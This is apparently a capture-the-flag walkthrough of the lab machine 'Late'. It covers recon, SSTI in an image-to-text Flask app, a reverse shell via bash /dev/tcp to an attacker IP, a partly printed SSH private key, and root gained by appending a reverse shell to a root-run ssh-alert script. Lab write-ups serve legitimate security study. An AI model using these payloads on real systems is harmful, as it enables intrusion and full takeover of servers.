1.0 RECONNAISSANCE

1.1 Network Scanning

1.1.1 TCP Ports


Discover port 22 and port 80 is open. Port 22 with OpenSSH 7.6p1 Ubuntu 4ubuntu0.6 (Ubuntu Linux; protocol 2.0). Port 80 with nginx 1.14.0 (Ubuntu)

```
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.6 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 02:5e:29:0e:a3:af:4e:72:9d:a4:fe:0d:cb:5d:83:07 (RSA)
|   256 41:e1:fe:03:a5:c7:97:c4:d5:16:77:f3:41:0c:e9:fb (ECDSA)
|_  256 28:39:46:98:17:1e:46:1a:1e:a1:ab:3b:9a:57:70:48 (ED25519)

80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-title: Late - Best online image tools
|_http-server-header: nginx/1.14.0 (Ubuntu)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

1.2 Web Enumeration


1.2.1 Web Page Enumeration

Access to page. We can discover that the whole page is related to Online Image Editor tool by name of Late



1.2.2 Domain Identified

On bottom part of the page, we discover email format and the domain name.




1.2.3 Subdomain Identified

Discover another subdomain page on the HTML source code page and clicked.

```
<h2 class="text-center top-space">Frequently Asked Questions</h2>
<br>

<div class="row">
    <div class="col-sm-6">
        <h3>What's photo editing?</h3>
        <p>Photo editing is a fast digital way to perfect an image. Although cameras and phones are great devices for taking photos, sometimes th
    </div>
    <div class="col-sm-6">
        <h3> How can I edit photos online for free?</h3>
        <p>With <a href="http://images.late.htb/">late free online photo editor</a>, you can do just that. First, open Late's free online photo e
    </div>
</div> <!-- /row -->

<div class="row">
    <div class="col-sm-6">
        <h3>What's the difference between Late and Photoshop?</h3>
        <p>Late is an online photo editor like Photoshop including photo editing and graphic design functions. However, Late has a less steep lea
    </div>
    <div class="col-sm-6">
        <h3>Why Late?</h3>
        <p>Late's free online photo editor makes it easy to edit your photo. Do your magic. Finally, apply the effect, download, and share your f
    </div>
</div> <!-- /row -->
```


1.3 Subdomain Enumeration

Access to main page. Discover that the page is use Flask. Python web framework to built the application.




1.3.1 File Download

Try upload a random png file. We get pop out box that allow us to download the result.txt




1.3.2 File Content

Check on the result.txt. From the content we can only saw the html <p> tag is returned.




Check the meta data, we not getting any interesting findings.



1.4 SSTI Flaw Identified

As this is Flask application, we could try SSTI. Inject '{{8*8}}' into the image in the format of png with this tool, we could also use built-in screenshot tool on Kali Linux.




Upload the file and download the result.txt. We can see that our payload is works !!.

1.5 Remote Code Execution


1.5.1 Payload

We can change our payload to execute RCE. We have been tested multiple font family for below payload and successfully found one that get executed the RCE.



1.5.2 Payload Result


Result of the 'id' command.



2.0 INITIAL FOOTHOLD

2.1 Payload

As we found the correct font that will execute our payload, we could try injecting reverse shell into it. We can change the payload as below. We then upload the image to the server.



Host a web server with reverse shell script.

```
┌──(sodanew㉿kali)-[~/…/Machine/Linux/Late/www]
└─$ cat index.html
bash -i  >& /dev/tcp/10.10.14.15/5555 0>&1

┌──(sodanew㉿kali)-[~/…/Machine/Linux/Late/www]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.156 - - [31/Jul/2022 09:18:31] "GET / HTTP/1.1" 200 -
10.10.11.156 - - [31/Jul/2022 09:18:54] "GET / HTTP/1.1" 200 -
```

2.2 Shell as user

Gain reverse shell as 'svc_acc' account.

```
┌──(sodanew㉿kali)-[~/…/HTB/Machine/Linux/Late]
└─$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.156.
Ncat: Connection from 10.10.11.156:47902.
bash: cannot set terminal process group (1311): Inappropriate ioctl for device
bash: no job control in this shell
bash-4.4$ id
id
uid=1000(svc_acc) gid=1000(svc_acc) groups=1000(svc_acc)
bash-4.4$
```

2.3 SSH key

We found SSH 'id_rsa' key. We could use it to SSH connection via the private key.

```
bash-4.4$ ls -la
total 40
drwxr-xr-x 7 svc_acc svc_acc 4096 Apr  7 13:51 .
drwxr-xr-x 3 root    root    4096 Jan  5  2022 ..
drwxrwxr-x 7 svc_acc svc_acc 4096 Apr  4 13:28 app
lrwxrwxrwx 1 svc_acc svc_acc    9 Jan 16  2022 .bash_history -> /dev/null
-rw-r--r-- 1 svc_acc svc_acc 3771 Apr  4  2018 .bashrc
drwx------ 3 svc_acc svc_acc 4096 Apr  7 13:51 .cache
drwx------ 3 svc_acc svc_acc 4096 Jan  5  2022 .gnupg
drwxrwxr-x 5 svc_acc svc_acc 4096 Jan  5  2022 .local
-rw-r--r-- 1 svc_acc svc_acc  807 Apr  4  2018 .profile
drwx------ 2 svc_acc svc_acc 4096 Apr  7 11:08 .ssh
-rw-r----- 1 root    svc_acc   33 Jul 30 15:29 user.txt
bash-4.4$ cd .ssh/
bash-4.4$ ls
authorized_keys  id_rsa  id_rsa.pub
bash-4.4$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAqe5XWFKVqleCyfzPo4HsfRR8uF/P/3Tn+fiAUHhnGvBBAyrM
HiP3S/DnqdIH2uqTXdPk4eGdXynzMnFRzbYb+cBa+R8T/nTa3PSuR9tkiqhXTaEO
bgjRSynr2NuDWPQhX8OmhAKdJhZfErZUcbxiuncrKnoClZLQ6ZZDaNTtTUwpUaMi
/mtaHzLID1KTl+dUFsLQYmdRUA639xkz1YvDF5ObIDoeHgOU7rZV4TqA6s6gI7W7
d137M3Oi2WTWRBzcWTAMwfSJ2cEttvS/AnE/B2Eelj1shYUZuPyIoLhSMicGnhB7
7IKpZeQ+MgksRcHJ5fJ2hvTu/T3yL9tggf9DsQIDAQABAoIBAHCBinbBhrGW6tLM
fLSmimptq/1uAgoB3qxTaLDeZnUhaAmuxiGWcl5nCxoWInlAIX1XkwwyEb01yvw0
```

2.4 Machine Enumeration

Verify background process with pspy. Discover a cron is running on the background and cp '/root/scripts/ssh-alert.sh' file into '/usr/local/sbin/ssh-alert.sh' by root user. We could also see that the '/usr/local/sbin/ssh-alert.sh' has append permission.

```
2022/07/31 01:47:01 CMD: UID=0    PID=5264   | rm -r /home/svc_acc/app/uploads/*
2022/07/31 01:47:01 CMD: UID=0    PID=5266   |
2022/07/31 01:48:01 CMD: UID=0    PID=5269   | /bin/bash /root/scripts/cron.sh
2022/07/31 01:48:01 CMD: UID=0    PID=5268   | /bin/sh -c /root/scripts/cron.sh
2022/07/31 01:48:01 CMD: UID=0    PID=5267   | /usr/sbin/CRON -f
2022/07/31 01:49:01 CMD: UID=0    PID=5282   | /bin/bash /root/scripts/cron.sh
2022/07/31 01:49:01 CMD: UID=0    PID=5281   | /bin/sh -c /root/scripts/cron.sh
2022/07/31 01:49:01 CMD: UID=0    PID=5280   | /usr/sbin/CRON -f
2022/07/31 01:49:01 CMD: UID=0    PID=5283   | chattr -a /usr/local/sbin/ssh-alert.sh
2022/07/31 01:49:01 CMD: UID=0    PID=5284   | rm /usr/local/sbin/ssh-alert.sh
2022/07/31 01:49:01 CMD: UID=0    PID=5285   | cp /root/scripts/ssh-alert.sh /usr/local/sbin/ssh-alert.sh
2022/07/31 01:50:01 CMD: UID=0    PID=5292   | /bin/sh -c /root/scripts/cron.sh
2022/07/31 01:50:01 CMD: UID=0    PID=5291   | /usr/sbin/CRON -f
2022/07/31 01:50:01 CMD: UID=0    PID=5294   | chattr -a /usr/local/sbin/ssh-alert.sh
2022/07/31 01:50:01 CMD: UID=0    PID=5293   | /bin/bash /root/scripts/cron.sh
2022/07/31 01:51:01 CMD: UID=0    PID=5303   | /bin/sh -c /root/scripts/cron.sh
2022/07/31 01:51:01 CMD: UID=0    PID=5302   | /usr/sbin/CRON -f
2022/07/31 01:51:01 CMD: UID=0    PID=5304   | /bin/bash /root/scripts/cron.sh
```

2.5 File permission

We can have write(W) permission to the file.

```
-bash-4.4$ ls -la
total 12
drwxr-xr-x  2 svc_acc svc_acc 4096 Jul 31 01:56 .
drwxr-xr-x 10 root    root    4096 Aug  6  2020 ..
-rwxr-xr-x  1 svc_acc svc_acc  486 Jul 31 01:56 ssh-alert.sh
-bash-4.4$
```

2.6 File content

Check the content of the 'ssh-alert.sh' file. Discover that the file will be executed when SSH login detected.

```
-bash-4.4$ cat ssh-alert.sh
#!/bin/bash

RECIPIENT="root@late.htb"
SUBJECT="Email from Server Login: SSH Alert"

BODY="
A SSH login was detected.

        User:         $PAM_USER
        User IP Host: $PAM_RHOST
        Service:      $PAM_SERVICE
        TTY:          $PAM_TTY
        Date:         `date`
        Server:       `uname -a`
"

if [ ${PAM_TYPE} = "open_session" ]; then
        echo "Subject:${SUBJECT} ${BODY}" | /usr/sbin/sendmail ${RECIPIENT}
fi
```

3.0 PRIVILEGE ESCALATION

3.1 Payload

As we know we can modify the 'ssh-alert.sh' file. We could inject reverse shell there. The script will be executed when SSH login detected as shown in previous file content.

```
-bash-4.4$ echo "bash -c 'bash -i >& /dev/tcp/10.10.14.15/5555 0>&1' "  >> /usr/local/sbin/ssh-alert.sh
-bash-4.4$ cat ssh-alert.sh
#!/bin/bash

RECIPIENT="root@late.htb"
SUBJECT="Email from Server Login: SSH Alert"

BODY="
A SSH login was detected.

        User:        $PAM_USER
        User IP Host: $PAM_RHOST
        Service:     $PAM_SERVICE
        TTY:         $PAM_TTY
        Date:        `date`
        Server:      `uname -a`
"

if [ ${PAM_TYPE} = "open_session" ]; then
        echo "Subject:${SUBJECT} ${BODY}" | /usr/sbin/sendmail ${RECIPIENT}
fi


bash -c 'bash -i >& /dev/tcp/10.10.14.15/5555 0>&1'
-bash-4.4$
```

3.2 SSH login connection

SSH login to trigger the detection for the script to be executed.

```
┌──(sodanew㉿kali)-[~/…/Linux/Late/target-items/ssh-dir]
└─$ ssh -i user_id_rsa svc_acc@10.10.11.156
```

3.3 Root Shell

Gain root shell

```
┌──(sodanew㉿kali)-[~/…/Machine/Linux/Late/target-items]
└─$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.156.
Ncat: Connection from 10.10.11.156:47912.
bash: cannot set terminal process group (5463): Inappropriate ioctl for device
bash: no job control in this shell
root@late:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@late:/# cat /root/roo
cat /root/root.txt
e5fd3172e95901ab6c281d698244673e
root@late:/#
```